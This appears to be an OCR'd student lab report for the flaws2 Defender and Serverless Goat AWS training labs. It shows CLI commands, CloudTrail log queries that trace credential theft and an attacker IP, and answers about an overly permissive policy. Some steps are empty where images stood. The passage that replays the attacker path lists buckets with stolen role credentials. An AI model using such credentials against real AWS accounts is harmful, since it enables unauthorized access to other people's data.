
```
[profile security]
region=us-east-1
output=json
```

- Take a screenshot of the caller identity associated with these credentials via AWS's Security Token Service (STS) using the command below:



-
- Take a screenshot of the token issued by using the command below


```
aws sts get-session-token --profile security
```



6. flaws2 Defender: Objective 2

Step 2:

- Show the output of the following commands that use STS to show what the profiles correspond to and the AWS accounts the roles assigned are associated with.




Step 3:

Using the target_security profile, repeat the last step of the Attacker path by showing the buckets in the target account.

`aws s3 ls --profile target_security`

- Take a screenshot of the buckets listed




7. flaws2 Defender: Objective 3

Step 5:

Finally, we can output identity and network address information to more fully detail the events.

- Take a screenshot of the last 10 output lines of the following.



- Given the commands you invoked as the Attacker, which IP address do these logs reveal was the source of the attack?
    - 104.102.221.250

8. flaws2 Defender: Objective 4

Overview


From the log entries, zero in on the event associated with the theft of credentials.

Step 1:

From the log files, identify the event that lists buckets in the project.

```
cat *.json | jq '.Records[]|select(.eventName=="ListBuckets")'
```

- Show the IP address the event was triggered from as well as the tool used to initiate the event (via the `userAgent` field).



Step 2:

Use the role obtained in the previous step to examine the policies attached to it.

```
aws iam get-role --role-name level3 --profile target_security
```

In examining the statement associated with the attached policy as well as the description supplied,

- What service is this role meant to be used with? Is it compatible with what you discovered via the userAgent field in the previous step?
    - Meant to be used with ecs tasks
    - Yes it is compatible because according to description: "Allows ECS tasks to call AWS services on your behalf." Listing bucket names is such a service.
    -
    -


9. flaws2 Defender: Objective 5

- Explain who is allowed to perform what actions on the level2 repository with this policy.


- Everyone because Principle = *

10. flaws2 Defender: Objective 6

Step 4:




- Show the output of the query.




4.6: Serverless Goat

3. Gather information


- The endpoint exposes the region it is being run in. What region does it reside in? Us-east-1



- Take a screenshot of the endpoint that handles the submission




- What AWS-specific headers are included?




4. Test adversarial input

- What is the path to the file that is being executed? var/tast/index.js



